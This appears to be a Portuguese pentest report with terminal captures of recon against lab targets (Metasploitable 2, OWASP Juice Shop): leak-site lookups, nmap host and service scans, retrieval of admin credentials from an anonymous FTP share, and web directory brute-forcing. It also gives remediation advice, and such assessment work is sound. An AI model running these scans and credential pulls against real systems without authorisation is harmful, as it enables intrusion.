




Figura 17 – Identificação de vazamentos de dados II

TAKE YOUR PERSONAL SECURITY TO THE NEXT LEVEL.

DEHASHED

14,453,524,107 COMPROMISED ASSETS

Click Here to View Our Updated Search Operators and Learn How to Utilize Regex, and the True Power of DeHashed ↗

FIELD(S) ▾ Search for anything... SEARCH

Search for specific fields by adding 'fieldname.' before query or by using some premade buttons located to the left of search bar.

by searching on Dehashed you agree to our Terms of Use & Privacy Policy ↗

Figura 18 – Identificação de vazamentos de dados III

PASTEBIN API TOOLS FAQ + paste Search... SHARE TWEET

CC Leak A GUEST MAR 12TH, 2020 2,455 ⭐ 0 NEVER ADD COMMENT

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 2.95 KB | None | 0 0

raw download clone embed print report

1.	*/Mastercard by Kiza
2.	
3.	[REDACTED]
4.	[REDACTED]
5.	[REDACTED]
6.	[REDACTED]
7.	[REDACTED]
8.	[REDACTED]
9.	[REDACTED]
10.	[REDACTED]
11.	[REDACTED]
12.	[REDACTED]
13.	[REDACTED]
14.	[REDACTED]
15.	[REDACTED]
16.	[REDACTED]



Figura 19 – Identificação de vazamentos de dados IV

The screenshot shows the homepage of the 'Have I Been Pwned?' website. At the top, there is a navigation bar with links for Home, Notify me, Domain search, Who's been pwned, Passwords, API, About, and Donate. Below the navigation bar is a large blue header with the text '';--have i been pwned?' in white. Underneath the header, it says 'Check if your email address is in a data breach'. A search input field contains the email address 'fulanodetal@gmail.com'. To the right of the input field is a dark button labeled 'pwned?'. Below the search area, a red section displays the message 'Oh no — pwned!' in white. It also states 'Pwned in 37 data breaches and found 4 pastes (subscribe to search sensitive breaches)'. At the bottom of the red section are social media icons for Facebook, Twitter, and LinkedIn, followed by a 'Donate' button.

Dessa forma, finalizamos a coleta de informações, terminando com uma lista de alvos para executar o reconhecimento, além de endereços de e-mail para consultas de vazamentos. Pelo fato de não estar presente no escopo, desconsideramos a engenharia social como abordagem de ataque nos e-mails.

RECONHECIMENTO: Rede Interna

A fase de reconhecimento, diz respeito ao Pentest executado na rede interna, tendo em mente que o ambiente externo ficou fora do escopo do projeto. Neste início, descreveremos todo o processo de reconhecimento na rede interna, envolvendo o mapeamento de hosts ativos e de serviços.



Figura 20 – Identificação de hosts ativos

```
(kali㉿workstation)-[~]
└─$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 20:24 -03
Nmap scan report for 192.168.1.1
Host is up (0.00097s latency).
MAC Address: C4:27:28:C9:D0:ED (zte)
Nmap scan report for 192.168.1.2
Host is up (0.0063s latency).
MAC Address: 74:E6:B8:21:82:D4 (LG Electronics)
Nmap scan report for 192.168.1.3
Host is up (0.00033s latency).
MAC Address: 3C:7C:3F:7C:8C:E5 (ASUSTek Computer)
Nmap scan report for 192.168.1.6
Host is up (0.00063s latency).
MAC Address: 00:0C:29:FF:43:31 (VMware)
Nmap scan report for 192.168.1.13
Host is up (0.011s latency).
MAC Address: 30:FC:EB:6E:AD:B0 (LG Electronics (Mobile Communications))
Nmap scan report for 192.168.1.10
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.14 seconds

(kali㉿workstation)-[~]
└─$ █
```

Figura 21 – Identificação de hosts ativos II

```
(kali㉿workstation)-[~]
└─$ sudo nmap -sn 192.168.1.0/24 -oG hosts.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 20:27 -03
Nmap scan report for 192.168.1.1
Host is up (0.00080s latency).
MAC Address: C4:27:28:C9:D0:ED (zte)
Nmap scan report for 192.168.1.2
Host is up (0.0067s latency).
MAC Address: 74:E6:B8:21:82:D4 (LG Electronics)
Nmap scan report for 192.168.1.3
Host is up (0.00019s latency).
MAC Address: 3C:7C:3F:7C:8C:E5 (ASUSTek Computer)
Nmap scan report for 192.168.1.6
Host is up (0.00063s latency).
MAC Address: 00:0C:29:FF:43:31 (VMware)
Nmap scan report for 192.168.1.10
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds

(kali㉿workstation)-[~]
└─$ grep "Up" hosts.txt | cut -d " " -f2
192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.6
192.168.1.10

(kali㉿workstation)-[~]
└─$ grep "Up" hosts.txt | cut -d " " -f2 | tee -a alvos.txt
192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.6
192.168.1.10

(kali㉿workstation)-[~]
└─$ █
```



Nessa etapa, identificamos um host de endereço 192.168.1.6, com diversos serviços abertos, apresentando um grande cenário de riscos e sujeito a vulnerabilidades. Além disso, detectamos um outro alvo, disponibilizando um servidor web (192.168.1.3). Pelo fato de estarmos operando em uma rede com DHCP, o endereço desse host foi alterado durante toda a execução, dessa forma, chamaremos o primeiro de Metasploitable, enquanto o segundo de Juice Shop.

Figura 22 – Mapeando portas do host identificado

```
└─(kali㉿workstation)-[~]
$ sudo nmap -Pn 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 20:36 -03
Nmap scan report for 192.168.1.6
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:FF:43:31 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

└─(kali㉿workstation)-[~]
$
```



Figura 23 – Executando mapeamentos de porta no host web

```
[kali㉿workstation] ~
$ sudo nmap 192.168.1.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-02 20:44 -oN
Nmap scan report for 192.168.1.3
Host is up (0.00049s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
8080/tcp   open  http-proxy
MAC Address: 3C:7C:3F:7C:8C:E5 (ASUSTek Computer)

Nmap done: 1 IP address (1 host up) scanned in 5.16 seconds
```

```
[kali㉿workstation] ~
$
```

Figura 24 – Enumerando serviços do host

```
[kali㉿kali] ~
$ sudo nmap -sS -p 21 -v -Pn 192.168.15.6
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 19:54 EDT
Initiating ARP Ping Scan at 19:54
Scanning 192.168.15.6 [1 port]
Completed ARP Ping Scan at 19:54, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:54
Completed Parallel DNS resolution of 1 host. at 19:54, 0.05s elapsed
Initiating SYN Stealth Scan at 19:54
Scanning 192.168.15.6 [1 port]
Discovered open port 21/tcp on 192.168.15.6
Completed SYN Stealth Scan at 19:54, 0.02s elapsed (1 total ports)
Nmap scan report for 192.168.15.6
Host is up (0.0016s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)
```

Figura 15 – Identificação do vsftpd 2.3.4

```
[kali㉿kali] ~
$ sudo nmap -sV -p 21 -Pn 192.168.15.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 19:55 EDT
Nmap scan report for 192.168.15.6
Host is up (0.00099s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

```
[kali㉿kali] ~
$
```



Nesse momento, identificamos um fator de não-conformidade, pois este serviço e versão de FTP em uso é conhecido por possuir uma vulnerabilidade extremamente crítica, a qual permite um atacante conseguir acesso por uma backdoor ao sistema. Enumeramos o serviço para conhecer mais detalhes a seu respeito.

Figura 16 – Testando condição de autenticação anônima

```
└─(kali㉿kali)-[~]
$ nc -nv 192.168.15.6 21
(UNKNOWN) [192.168.15.6] 21 (ftp) open
220 (vsFTPd 2.3.4)
USER anonymous
331 Please specify the password.
PASS anonymous
230 Login successful.
```

Figura 17 – O host permite autenticação anônima via FTP

```
└─(kali㉿kali)-[~]
$ ftp ftp@192.168.15.6
Connected to 192.168.15.6.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ┌
```

Outra vulnerabilidade reconhecida logo de imediata no host, é a condição de permitir o login anônimo no FTP. Essa vulnerabilidade não apresenta risco por si só, pois depende de que nível exposição ela traz. Nesse sentido,



identificamos que a condição, no caso do ambiente interno da UFRA, apresenta um risco seríssimo, pois expõe o acesso a credenciais do usuário administrador da máquina.

Figura 18 – Capturando credenciais do usuário administrador do servidor

```
(kali㉿kali)-[~]
└─$ ftp anonymous@192.168.15.6
Connected to 192.168.15.6.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32380|).
150 Here comes the directory listing.
-rw-r--r-- 1 107 0 34 Oct 12 00:22 senhas.txt
226 Directory send OK.
ftp> get senhas.txt
local: senhas.txt remote: senhas.txt
229 Entering Extended Passive Mode (|||52210|).
150 Opening BINARY mode data connection for senhas.txt (34 bytes).
100% [*****] 34 53.12 KiB/s 00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (7.99 KiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
└─$ cat senhas.txt
usuario: msfadmin
senha: msfadmin

(kali㉿kali)-[~]
└─$
```

Usuario	msfadmin
Senha	msfadmin

Além disso, isto evidencia o problema da falta de políticas de segurança da informação, pois a senha do usuário administrativa está em não-conformidade, apresentando uma senha bastante fraca. Não se recomenda o uso de senhas que repetem o nome de usuário ou que sejam bem simples, como palavras presentes em dicionários ou de interesse pessoal, como por exemplo o time de futebol para o qual a pessoa torce. Nesse sentido, recomendamos que se implemente uma política de segurança no ambiente para garantir que todos os usuários usem senhas de acima de 10 caracteres, os quais devem ser alfanuméricos, compostos por letras, números e caracteres especiais. Outro ponto importante, em relação a administração segura de ativos de TI, seria o uso de cofres de senhas, que são softwares que permitem gerar, organizar e armazenar senhas de vários serviços, de forma criptografada por uma senha mestre. Uma recomendação de software gratuito para isso, seria o Bitwarden.



Figura 19 - Executando reconhecimento do serviço web

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 80,443 --script=http-enum.nse -Pn 192.168.15.6
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 21:42 EDT
Nmap scan report for 192.168.15.6
Host is up (0.00094s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_/index/: Potentially interesting folder
443/tcp   closed https
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```

Figura 20 – Executando reconhecimento do serviço web II

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 80,443 --script=http-enum.nse -Pn 192.168.15.6
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-11 21:42 EDT
Nmap scan report for 192.168.15.6
Host is up (0.00094s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_/index/: Potentially interesting folder
443/tcp   closed https
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
```



Figura 21 – Enumeração dos serviços web do host

```
(kali㉿kali)-[~]
$ curl -v http://192.168.15.6/
* Trying 192.168.15.6:80 ...
* Connected to 192.168.15.6 (192.168.15.6) port 80 (#0)
> GET / HTTP/1.1
> Host: 192.168.15.6
> User-Agent: curl/7.88.1
> Accept: */*
>

< HTTP/1.1 200 OK
< Date: Thu, 12 Oct 2023 02:00:53 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Transfer-Encoding: chunked
< Content-Type: text/html
<

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

[REDACTED]

</pre>
<ul>
```

CABEÇALHO DA REQUISIÇÃO

CABEÇALHO DA RESPOSTA

CORPO DA RESPOSTA

No host Metasploitable 2, executamos alguns scripts do Nmap para coletar informações da aplicação web, identificando possíveis tecnologias e pontos de entrada. No caso do Juice Shop, executamos técnicas específicas de coleta de informações.



Figura 22 – Detecção de tecnologias em uso: Juice Shop

The screenshot shows the Wappalyzer interface with the following detected technologies:

- Framework JavaScript:** Angular 15.2.10, Zone.js
- Linguagem de Programação:** TypeScript
- Script de Fonte:** Font Awesome
- CDN:** Cloudflare, cdnjs
- Diversos:** Webpack 50% sure, Module Federation 50% sure
- Biblioteca JavaScript:** core-js 3.33.2, jQuery 2.2.4

A link at the bottom says "Something wrong or missing?"

Figura 23 – Detecção de tecnologias em uso: Juice Shop II

```
(kali㉿workstation) [~]
└─$ whatweb -v -a 3 http://192.168.1.2:8080/
WhatWeb report for http://192.168.1.2:8080/
Status   : 200 OK
Title    : OWASP Juice Shop
IP       : 192.168.1.2
Country  : RESERVED, ZZ

Summary  : HTML5, JQuery[2.2.4], Script[module], UncommonHeaders[access-control-allow-origin,x-content-type-options,feature-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]
Detected Plugins:
[ HTML5 ]
    HTML version 5, detected by the doctype declaration

[ JQuery ]
    A fast, concise, JavaScript that simplifies how to traverse
    HTML documents, handle events, perform animations, and add
    AJAX.

    Version      : 2.2.4
    Website     : http://jquery.com/

[ Script ]
    This plugin detects instances of script HTML elements and
    returns the script language/type.

    String       : module


[ UncommonHeaders ]
    Uncommon HTTP server headers. The blacklist includes all
    the standard headers and many non standard but common ones.
    Interesting but fairly common headers should have their own
    plugins, eg. x-powered-by, server and x-aspartnet-version.
```



Figura 24 – Detecção de pontos de entrada via robots.txt

```
User-agent: *
Disallow: /ftp
```

Figura 25 – Vulnerabilidade identificada: Directory Listing



No host Juice Shop, identificamos o diretório */ftp*, que apresenta a condição de Directory Listing, na qual uma aplicação lista todos os recursos existentes em um diretório quando a página de index está ausente. O problema dessa condição é que em alguns cenários pode ser uma vulnerabilidade de criticidade elevada. No contexto do Pentest, identificamos que este diretório revela informações de cupons antigos da plataforma, além de informações dos pacotes instalados no Node.js, tecnologia usada pela aplicação web, algo que pode ser bastante impactante para a segurança do ambiente.



Figura 26 – Enumeração pelo processo de Spidering

The screenshot shows a software interface for web enumeration. The main window displays a tree structure of URLs. A red box highlights the 'ftp' category, which contains the following URLs:

- GET:/
- GET:acquisitions.md
- GET:announcement_encrypted.md
- GET:coupons_2013.md.bak
- GET:eastere.gg
- GET:encrypt.pyc
- GET:incident-support.kdbx
- GET:legal.md
- GET:package.json.bak
- GET:quarantine
- GET:suspicious_errors.yml

Below the tree view, there are tabs for History, Search, Alerts, Output, and WebSockets. The 'Alerts' tab is selected. At the bottom, there are buttons for New Scan, Progress: 0: Context: Default Context, and a progress bar indicating 52% completion.

Figura 26 – Enumeração pelo processo de Spidering II

Processed	Method	URI	Flags
•	GET	http://192.168.1.3:8080/assets/public/images/runtime.js	
•	GET	http://192.168.1.3:8080/assets/public/images/product/polyfills.js	
•	GET	http://192.168.1.3:8080/assets/public/images/vendor.js	
•	GET	http://192.168.1.3:8080/assets/public/images/favicon_js.ico	
•	GET	http://192.168.1.3:8080/assets/public/images/styles.css	
•	GET	http://192.168.1.3:8080/assets/public/images/runtime.js	
•	GET	http://192.168.1.3:8080/assets/public/images/polyfills.js	
•	GET	http://192.168.1.3:8080/assets/public/images/vendor.js	
•	GET	http://192.168.1.3:8080/assets/public/images/main.js	
•	GET	http://192.168.1.3:8080/assets/public/images/products/main.js	



Figura 27 – Enumeração pelo processo de Spidering III

```
[kali㉿workstation]~/[tmp]
└─$ ~/go/bin/gospider --js --sitemap --robots -a -s http://192.168.1.3:8080
[url] - [code=200] - http://192.168.1.3:8080
[robots] - http://192.168.1.3:8080/ftp
[href] - http://192.168.1.3:8080/assets/public/favicon_js.ico
[href] - http://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css
[href] - http://192.168.1.3:8080/styles.css
[javascript] - http://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
[javascript] - http://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
[javascript] - http://192.168.1.3:8080/runtime.js
[javascript] - http://192.168.1.3:8080/polyfills.js
[javascript] - http://192.168.1.3:8080/vendor.js
[javascript] - http://192.168.1.3:8080/main.js
[url] - [code=200] - http://192.168.1.3:8080/ftp
[href] - http://192.168.1.3:8080/ftp
[href] - http://192.168.1.3:8080/ftp/quarantine
[href] - http://192.168.1.3:8080/ftp/acquisitions.md
[href] - http://192.168.1.3:8080/ftp/announcement_encrypted.md
[href] - http://192.168.1.3:8080/ftp/coupons_2013.md.bak
[href] - http://192.168.1.3:8080/ftp/eastere.gg
[href] - http://192.168.1.3:8080/ftp/encrypt.pyc
[href] - http://192.168.1.3:8080/ftp/incident-support.kdbx
[href] - http://192.168.1.3:8080/ftp/legal.md
[href] - http://192.168.1.3:8080/ftp/package.json.bak
[href] - http://192.168.1.3:8080/ftp/suspicious_errors.yml
[url] - [code=200] - http://192.168.1.3:8080/main.js
[url] - [code=200] - http://192.168.1.3:8080/polyfills.js
```

Figura 28 – Executando descoberta de recursos por força bruta






Figura 29 – Executando descoberta de recursos por força bruta II

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200 OK		46 ms	466 bytes	3,748 bytes			index
1	Fuzzed	200 OK		51 ms	466 bytes	3,748 bytes			images
2	Fuzzed	200 OK		141 ms	466 bytes	3,748 bytes			download
3	Fuzzed	200 OK		146 ms	466 bytes	3,748 bytes			2006
4	Fuzzed	200 OK		147 ms	466 bytes	3,748 bytes			news
5	Fuzzed	200 OK		89 ms	466 bytes	3,748 bytes			crack
6	Fuzzed	200 OK		90 ms	466 bytes	3,748 bytes			serial
7	Fuzzed	200 OK		76 ms	466 bytes	3,748 bytes			warez
8	Fuzzed	200 OK		67 ms	466 bytes	3,748 bytes			full
9	Fuzzed	200 OK		67 ms	466 bytes	3,748 bytes			

Figura 30 – Executando descoberta de recursos por força bruta III

```
(kali㉿workstation)-[~/Desktop/tcc-files]
$ feroxbuster -u http://127.0.0.1:3000 --dont-extract-links -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -L 1 -A -t 1 -C 400,404
```

FERRIC OXIDE
by Ben "epi" Risher ©
ver: 2.10.1

Target Url	http://127.0.0.1:3000/
Threads	1
Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
Status Code Filters	[400, 404]
Timeout (secs)	7
User-Agent	Random
Config File	/etc/feroxbuster/ferox-config.toml
HTTP methods	[GET]
Recursion Depth	4
Concurrent Scan Limit	1
New Version Available	https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

200	GET	301	190W	3748c	Auto-filtering found 200-like response and created new filter; toggle off with --dont-filter
500	GET	491	123W	1154c	http://127.0.0.1:3000/profile
500	GET	491	199W	3017c	http://127.0.0.1:3000/api
500	GET	491	208W	3119c	http://127.0.0.1:3000/redirect
301	GET	101	16W	179c	http://127.0.0.1:3000/assets ⇒ http://127.0.0.1:3000/assets/
200	GET	490611	264105W	18331192c	http://127.0.0.1:3000/video
200	GET	01	0W	11072c	http://127.0.0.1:3000/ftp
200	GET	11	1W	792c	http://127.0.0.1:3000/snippets
[>]			- 24s	743/239202 2h	found:7 errors:0
[>]			- 24s	736/119601 31/s	http://127.0.0.1:3000/

Logo em seguida, como evidenciado pelas figuras acima, executamos um reconhecimento completo dos arquivos e diretórios presentes na aplicação, através de técnicas de Spidering e mapeamento por força bruta.

Após isso, partimos para a análise da superfície de ataque da aplicação, identificando pontos passíveis de existência de vulnerabilidades.



Figura 31 – Mapeando superfície de ataque: Analisando código fonte

```
1 <!--
2 ~ Copyright (c) 2014-2023 Bjoern Kimmich & the OWASP Juice Shop contributors.
3 - SPDX-License-Identifier: MIT
4 --><!DOCTYPE html><html lang="en"><head>
5 <meta charset="utf-8">
6 <title>OWASP Juice Shop</title>
7 <meta name="description" content="Probably the most modern and sophisticated insecure web application">
8 <meta name="viewport" content="width=device-width, initial-scale=1">
9 <link id="favicon" rel="icon" type="image/x-icon" href="/src/assets/public/favicon.ico">
10 <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.css">
11 <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent/2/3.1.0/cookieconsent.min.js"></script>
12 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
13 <script>
14 window.addEventListener("load", function(){
15   window.cookieconsent.initialise({
16     "palette": {
17       "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
18       "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
19     },
20     "theme": "classic",
21     "position": "bottom-right",
22     "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "Me want it!", "link": "But me wait!", "linkText": "Read more about our cookie policy" }
23   });
24 </script>
25 <style>.bluegrey-lightgreen-theme{--theme-primary:#546e7a;--theme-primary-lighter:#607e0c;--theme-primary-light:#698998;--theme-primary-darker:#485e68;--theme-primary-dark:#335692377823844697}</style>
26 <body class="mat-app-background bluegrey-lightgreen-theme"><script src="https://127.0.0.1:3060/zapCallBackUrl/-3365692377823844697/inject.js"></script>
27 <app-root></app-root>
28 <script src="runtime.js" type="module"></script><script src="polyfills.js" type="module"></script><script src="vendor.js" type="module"></script><script src="main.js" type="module"></script>
29 </body></html>
```

Figura 32 – Mapeando superfície de ataque: Analisando código fonte II



Figura 33 – Mapeando superfície de ataque: Forçando erros

The screenshot shows a Firefox browser window with the title "OWASP Juice Shop". The address bar displays "Error: Unexpected path: /api/" and the URL "127.0.0.1:3000/api/". Below the address bar, the Kali Linux desktop environment is visible with several icons: Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser shows the following text:

OWASP Juice Shop (Express ^4.17.1)

500 Error: Unexpected path: /api/

